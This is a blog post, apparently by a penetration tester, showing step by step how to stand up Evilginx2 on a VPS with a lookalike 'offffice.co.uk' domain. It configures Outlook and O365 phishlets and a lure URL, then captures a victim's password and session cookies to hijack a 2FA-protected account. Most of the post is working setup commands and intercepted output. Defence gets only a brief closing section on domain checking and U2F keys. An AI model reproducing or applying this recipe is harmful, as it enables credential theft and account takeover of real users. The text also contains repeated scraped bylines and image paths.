Bypassing 2FA For Fun With Evilginx2

2FA Bypass Phishing Evilginx2

Jul 26, 2019

Aidan Preston

Penetration Tester


Introduction

I recently decided to explore phishing techniques and 2FA Bypasses to further understand how attackers are compromising accounts/networks with 2FA enabled and to further demonstrate why organisation should not solely rely on 2FA to protect there sensitive assets.

Of course there are conventional phishing techniques where an attacker can clone a login interface, host it on there own web server and siphon the credentials but 2FA mitigate's this… Then I discovered Evilginx2 - Evilginx2 is a little bit different in the sense that it acts as a MITM-Proxy connecting to 2FA protected sites and handling the authentication itself and merely just acting as a passthrough from the victim -> server. The below images provides a good picture.

Aidan Preston

Penetration Tester



TL;DR: https://github.com/kgretzky/evilginx2.

Infrastructure Setup

Once I found out about Evilginx2 I had to try it for myself so as the Github said I opt'd for a VPS with Digital Ocean. You can use my referral link here & get $50 free credit (Enough for 1 Month VPS)

Digital Ocean Referral.

I also picked myself up a domain for testing purposes (https://offffice.co.uk) - Yes I managed to get `Office` with 4 F's for £1…

Now I was armed with a Ubuntu box & a domain I was ready to start configuring Evilnginx2 & start phishing :)

First I SSH'd into my box with

```
ssh -i id_rsa root@m0chandroplet
```

And ran the below commands

```
sudo apt-get install git make
go get -u github.com/kgretzky/evilginx2
cd $GOPATH/src/github.com/kgretzky/evilginx2
make
sudo make install
nano /etc/resolv.conf
nameserver 8.8.8.8
service systemd-resolved stop
evilginx
```

I also did not include the installation of `GO` as there are numerous tutorials out there. Also worth noting I installed `Evilginx2` under the `root` user but I would strongly advise installing with a lower priv user in production for obvious reasons.

Now my Ubuntu box was configured and ready to go I had to configure my domain `offfice.co.uk` with relevant `A` records & `nameserver`

Therefore I created the below records

`ns1.offfice.co.uk -> Droplet IP`

Aidan Preston

Penetration Tester

Aidan Preston

Penetration Tester

`ns2.offffice.co.uk -> Droplet IP`

`A account.offffice.co.uk -> Droplet IP`

`A outlook.offffice.co.uk -> Droplet IP`


`A login.offffice.co.uk -> Droplet IP`

Worthwhile noting that I only configured it for Microsoft Platforms `outlook` & `o365` but of course if you were attacking Facebook, Linkedin you would create a relevant `A` record i/e `facebook.offffice.co.uk`

Okay - Now we're set let's configure `Evilnginx2` itself.

Evilginx2 Setup


Let's jump straight into it and jump into it by running `evilginx2` - Little tip I advise installing `screens` so you can easily background `evilginx2` and so it won't close when you exit your SSH session. I'm sure if you are reading this you have heard of `screen` though :)


Fri 12:31
root@ubuntu-s-4vcpu-8gb-lon1-01: ~
root@kali: ~/Desktop/VPNs
root@kali: ~/Desktop/ScriptsnStuff/Play...
root@ubuntu-s-4vcpu-8gb-lon1-01: ~

```
root@ubuntu-s-4vcpu-8gb-lon1-01:~# evilginx
```

Aidan Preston

Penetration Tester



```
                                        no nginx - pure evil

                              by Kuba Gretzky (@mrgretzky)     version 2.3.1

[11:31:19] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[11:31:20] [inf] setting up certificates for phishlet 'outlook'...
[11:31:20] [+++] successfully set up SSL/TLS certificates for domains: [outlook.offffice.co.uk login.offffic
e.co.uk account.offffice.co.uk]

+-----------------+-----------------+-----------+------------+-----------------+
|    phishlet     |     author      |  active   |   status   |    hostname     |
+-----------------+-----------------+-----------+------------+-----------------+
| okta            | @mikesiegel     | disabled  | available  |                 |
| reddit          | @customsync     | disabled  | available  |                 |
| amazon          | @customsync     | disabled  | available  |                 |
| github          | @audibleblink   | disabled  | available  |                 |
| linkedin        | @mrgretzky      | disabled  | available  |                 |
| o365            | @jamescullum    | disabled  | available  | offffice.co.uk  |
| protonmail      | @jamescullum    | disabled  | available  |                 |
| twitter-mobile  | @white_fi       | disabled  | available  |                 |
| twitter         | @white_fi       | disabled  | available  |                 |
| citrix          | @424f424f       | disabled  | available  |                 |
| facebook        | @mrgretzky      | disabled  | available  |                 |
| instagram       | @prrrrinncee    | disabled  | available  |                 |
| outlook         | @mrgretzky      | enabled   | available  | offffice.co.uk  |
+-----------------+-----------------+-----------+------------+-----------------+

:
```

Now we have to run the below commands to configure our Server IP & Domain Name

```
config domain offffice.co.uk
config ip Droplet-IP
```

```
phishlets hostname o365 offffice.co.uk
phishlets hostname outlook offffice.co.uk
phishlets enable o365
phishlets enable outlook
```

What makes `evilginx2` so great is that once you run the above commands it will automatically go out and grab an SSL Cert for all relevant domains from `LetsEncrypt` so your victims do not get any `SSL` warnings

Now finally we have one more step to do and that is configure a `lure` - Lures are basically the extention after the phishing domain i/e `https://outlook.offffice.co.uk/hjk7234` (This is the domain you would send to your victims)

Execution

Now our infrastructure is perfectly configured, DNS is configured & phishlets are configured we can now send our domains to our victims.

For my testing I primarily used `outlook` & `o365` but for this article I will stick with `outlook` as it easier to get a `2FA` enabled account. In my case my phishing link was `https://outlook.offffice.co.uk/LnhgUquX`


I will leave the delivery of this link upto your own imagination, we have all seen spam emails and how easily it is to design something that looks identical to a normal `Microsoft` email

Aidan Preston

Penetration Tester

alert. It’s only basic html.

Now upon visiting my link I was granted with the below page



https://login.offffice.co.uk/login.srf?wa=wsignin1.0&rpsnv=13&ct=1564141775&rver=7.0.6737.0&wp=MBI_SSL&wreply=https%3a%2f%2foutlook.live.com%2fowa%2f%3fnlp%3d1%26RpsCsrfState%3db5376f79-6e34-7ebe-d649-0eb155e568f1&id=2...

This site uses cookies for analytics, personalized content and ads. By continuing to browse this site, you agree to this use.

Unless you had a very keen eye you would struggle to notice anything was amiss. So now if I log in with my test account `m0chanxxxxxxxx@outlook.com` and enter my password I will get a `2FA` prompt which will send a text message to my phone.

I enter the code as normal and get successfully logged in to Outlook like nothing ever happened.


Aidan Preston

Penetration Tester

© 2019

Aidan Preston

Penetration Tester



Mail - The Real M0chan - Outlook

https://outlook.offfice.co.uk/mail/inbox

Microsoft account team
Microsoft account security ... 8:57 AM
Microsoft account Security info was added ...

Microsoft account team
Microsoft account security i... 8:53 AM
Microsoft account Thanks for verifying your...


Microsoft account team
Microsoft account security i... 8:53 AM
Microsoft account Security info was added ...

Outlook Team
Welcome to your new Outl... 8:50 AM
Hi The Real, Welcome to your new Outlook....

Select an item to read

As you can see we are perfectly logged in and can see our Inbox


Now lets jump back over to my `evilginx` instance and see what I have retrieved.



```
[11:49:34] [inf] [0] [outlook] landing URL: https://outlook.offfice.co.uk/LnhgUquX
[11:56:19] [+++] [0] Username: [m0chan[redacted]@outlook.com]
[11:56:19] [+++] [0] Password: [redacted]
[11:56:19] [+++] [0] Username: [m0chan[redacted]@outlook.com]
[11:56:33] [+++] [0] Username: [m0chan[redacted]@outlook.com]
[11:56:42] [+++] [0] Username: [m0chan[redacted]@outlook.com]
[11:56:42] [+++] [0] all authorization tokens intercepted!
: 
```

Boom - We have the Username & Password in clear text as well as all authorization tokens. This is bad. Really bad.

If we have the auth/session tokens we can now import these into any browser with a Cookie Manager and get logged straight in without even entering the username & password. We just simply hijack the users session.



```
: sessions 5

          id : 5
    phishlet : outlook
    username : [redacted]
    password : [redacted]
      tokens : captured
 landing url : https://outlook.offffice.co.uk/LnhgUquX
  user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.
3770.142 Safari/537.36
   remote ip : [redacted]
 create time : 2019-07-26 11:49
 update time : 2019-07-26 11:56

[{"path":"/","domain":".live.com","expirationDate":1595678505,"value":"EgA7AqMAAAAEgAAADAAB/6z6njXcBXRxPVElh
YP[redacted]
+F
c6
Co
3B
AA
AA
rue}]

:
```

Aidan Preston

Penetration Tester

© 2019

As you can see in the above screenshot we have got the full details including username/password and the auth token which can import into our browser with Cookie Manager for Chrome. See below screenshot.


Aidan Preston

Penetration Tester

Aidan Preston

Penetration Tester

© 2019



```
    "storeId": "0"
[redacted]
},
{
    "domain": "outlook.live.com",
    "expirationDate": 1566724866.459265,
    "hostOnly": true,
    "httpOnly": true,
    "name": "X-OWA-JS-PSD",
    "path": "/",
    "sameSite": "no_restriction",
    "secure": true,
    "session": false,
    "storeId": "0",
    "value": "2",
    "id": 16
}
]
```

Aidan Preston

Penetration Tester

Once we click the green tick, boom we are straight into the account. No further action required. No new 2fa tokens pushed to our devices. Nothing. **We are in**.

Defending Yourself From Evilginx2

The major flaw in this attack is the fact that you have to use a domain controlled by yourself but I have demonstrated how easy it is to get a lookalike domain such as `offfice.co.uk`

That being said users should always check the domain in full and compare it to known sources especially when logging into sensitive platforms.

Also this attack will not work where platforms have `U2F` aka `Universal 2nd Factor Authentication` enabled.

`U2F` are hardware keys such as Yubi keys, `U2F` has a very clever security mechanism inbuilt where it will not issue a `2FA` token if the domain does not match the legit domain. In this case `offfice.co.uk` does not match `office.co.uk`

Conclusion

I hope you have enjoyed reading this write-up and have a better picture of why organizations should not solely rely on `2FA` to protect there sensitive resources.

Also. Hardware Keys ftw….